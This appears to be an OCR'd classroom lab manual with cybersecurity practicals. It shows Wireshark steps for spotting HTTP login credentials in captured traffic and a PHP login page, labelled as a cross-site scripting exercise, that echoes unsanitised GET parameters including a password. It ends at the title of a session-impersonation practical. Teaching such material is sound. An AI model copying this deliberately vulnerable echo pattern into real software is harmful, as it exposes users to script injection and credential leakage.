
Step 1: Install and open WireShark .



Step 2: select Interface option and click on start.




Step 3: The source, Destination and protocols of the packets in the LAN network are displayed.




Step 4: Open a website in a new window and enter the user id and password then sign in.


Register if needed.




Step 5: we will get error with invalid username and password




Step 6: The wireshark tool will keep recording the packets.




Step 7: Now stop the tool to stop recording and select filter as http to make the search easier and click on apply.



Step 8: Find the post methods for username and passwords.



Step 9: U will see the email- id and password that you used to log in.



PRACTICAL : 06


AIM: Simulate persistant Cross Site Scripting attack.


Code:

DEMO1.PHP


```
<?php
	if(isset($_GET['login']))
	{
		echo "Enterd by you:<br>";
		echo "Email: ".$_GET['email']."<br>";
		echo "Password: ".$_GET['password'];
	}
?>
<div>
	<form>
		<input type="text" name="email" placeholder="Email"><br>
		<input type="password" name="password"
placeholder="Password"><br>
		<input type="submit" name="login" value="Login">
	</form>
</div>
```


Output:



XAMPP Control Panel v3.3.0 [Compiled: Apr 6th 2021]
XAMPP Control Panel v3.3.0
Modules
Service Module PID(s) Port(s) Actions
Apache 2464 80, 443 Stop Admin Config Logs
MySQL 11552 3306 Stop Admin Config Logs
FileZilla Start Admin Config Logs
Mercury Start Admin Config Logs
Tomcat Start Admin Config Logs
Config
Netstat
Shell
Explorer
Services
Help
Quit
3.39.06 PM [Apache] Installing service...
3.39.11 PM [Apache] Successful!
3.39.16 PM [mysql] Installing service...
3.39.17 PM [mysql] Successful!
3.39.21 PM [Apache] Attempting to start Apache service...
3.39.29 PM [Apache] Status change detected: running
3.44.07 PM [mysql] Attempting to start MySQL service...
3.44.09 PM [mysql] Status change detected: running
This PC › Windows (C:) › xampp › htdocs
Name Date modified Type Size
dashboard 07-03-2024 03:34 PM File folder
img 07-03-2024 03:34 PM File folder
webalizer 07-03-2024 03:34 PM File folder
xampp 07-03-2024 03:34 PM File folder
applications 15-06-2022 09:37 PM Chrome HTML Do... 4 KB
bitnami 15-06-2022 09:37 PM Cascading Style Sh... 1 KB
Demo.php 07-03-2024 03:41 PM Text Document 1 KB



Enterd by you:
Email: lijin11_03@gmail.com
Password: 12345








PRACTICAL : 07


AIM: Session impersonation using Firefox and Tamper Data add-on

